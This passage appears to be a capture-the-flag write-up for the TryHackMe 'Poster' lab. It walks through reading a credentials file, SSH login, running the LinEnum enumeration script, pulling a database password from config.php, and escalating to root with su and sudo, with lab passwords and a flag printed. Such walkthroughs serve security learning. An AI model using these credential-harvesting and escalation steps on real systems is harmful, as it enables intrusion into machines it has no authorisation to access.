
We can see there is a **credentials.txt** file and we can cat it out using cat command.



```
cat /home/dark/credentials.txt
dark:qwerty1234#!hackme
```

We got dark's password.


Now we will ssh using dark's username and password and see what's there.



```
┌──(root㉿kali)-[/home/lucifer]
└─# ssh dark@10.10.67.26
The authenticity of host '10.10.67.26 (10.10.67.26)' can't be established.
ED25519 key fingerprint is SHA256:8bd9QsiWgYCCiNEifxZv+F0jblZZnuBhOKgM6saFGCE.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.67.26' (ED25519) to the list of known hosts.
dark@10.10.67.26's password:
Last login: Tue Jul 28 20:27:25 2020 from 192.168.85.142
```

After doing this we get our **bash shell.**

Let's explore the system. We can see that there are two users as we found on table in home directory - **alison** and **dark and alison** has our **user.txt** file. But dark has not the privileges to read the file in alison's folder.



```
$ ls
alison  dark
$ cd alison
$ ls
user.txt
$ cat user.txt
cat: user.txt: Permission denied
```


We will now return to dark's folder and try to find alison's password using a **bash script.**

POSTER – TRYHACKME

Let's make a file called **LinEnum.sh** which will get us all the credentials permissions and many more things present on the target machine. It was made by **sneakymonkey** and it is present on github**.**


Our script's raw file is present on (https://raw.githubusercontent.com/sneakymonk3y/LinEnum/master/LinEnum.sh)

We will copy the raw file and paste it in LinEnum.sh file.



```
$ cat > LinEnum.sh
#!/bin/bash
#A script to enumerate local information from a Linux host
v="version 0.6"
#@rebootuser

#help function
usage ()
{
echo -e "\n\e[00;31m#########################################################\e[00m"
echo -e "\e[00;31m#\e[00m" "\e[00;33mLocal Linux Enumeration & Privilege Escalation Script\e[00m" "\e[00;31m#\e[00m"
echo -e "\e[00;31m#########################################################\e[00m"
echo -e "\e[00;33m# www.rebootuser.com | @rebootuser \e[00m"
echo -e "\e[00;33m# $v\e[00m\n"
echo -e "\e[00;33m# Example: ./LinEnum.sh -k keyword -r report -e /tmp/ -t \e[00m\n"

                echo "OPTIONS:"
                echo "-k        Enter keyword"
                echo "-e        Enter export location"
                echo "-t        Include thorough (lengthy) tests"
                echo "-r        Enter report name"
                echo "-h        Displays this help text"
                echo -e "\n"
                echo "Running with no options = limited scans/no output file"

echo -e "\e[00;31m#########################################################\e[00m"
}
while getopts "h:k:r:e:t" option; do
 case "${option}" in
          k) keyword=${OPTARG};;
          r) report=${OPTARG}"-"`date +"%d-%m-%y"`;;
          e) export=${OPTARG};;
          t) thorough=1;;
          h) usage; exit;;
          *) usage; exit;;
 esac
done
```


After changing the permissions we will run the bash script.



```
$ chmod +x LinEnum.sh
$ ./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
#

Debug Info
thorough tests = disabled


Scan started at:
```


After running this script we get a config file which is **alison's password.**

POSTER – TRYHACKME




```
/var/www/html:
total 16K
drwxr-xr-x 3 root   root   4.0K Jul 28  2020 .
drwxr-xr-x 3 root   root   4.0K Jul 28  2020 ..
-rwxrwxrwx 1 alison alison  123 Jul 28  2020 config.php
drwxr-xr-x 4 alison alison 4.0K Jul 28  2020 poster
```

We will now cat out the **config.php** file shown above using **cat /var/www/html/config.php** command.



```
$ cat /var/www/html/config.php
<?php

        $dbhost = "127.0.0.1";
        $dbuname = "alison";
        $dbpass = "p4ssw0rdS3cur3!#";
        $dbname = "mysudopassword";
```

Here we found password of alison and now we will switch user to alison **(su).**




```
?>$ su alison
Password:
alison@ubuntu:/home/dark$ ls
credentials.txt  LinEnum.sh
alison@ubuntu:/home/dark$ cd ..
alison@ubuntu:/home$ ls
alison  dark
alison@ubuntu:/home$ cd alison
alison@ubuntu:~$ ls
user.txt
alison@ubuntu:~$ cat user.txt
THM{postgresql_fa1l_conf1gurat1on}
```

As we already knew where the user.txt file was we directly got our **first flag.**

Our **second flag** is in **root.txt** file which is surely on root's folder.

We will now try to **sudo su** alison.



```
alison@ubuntu:~$ sudo su
[sudo] password for alison:
root@ubuntu:/home/alison# cd ..
root@ubuntu:/home# ls
alison  dark
root@ubuntu:/home# cd ..
root@ubuntu:/# ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv
```

We gained **root** access and our **second flag** is in root folder .

POSTER – TRYHACKME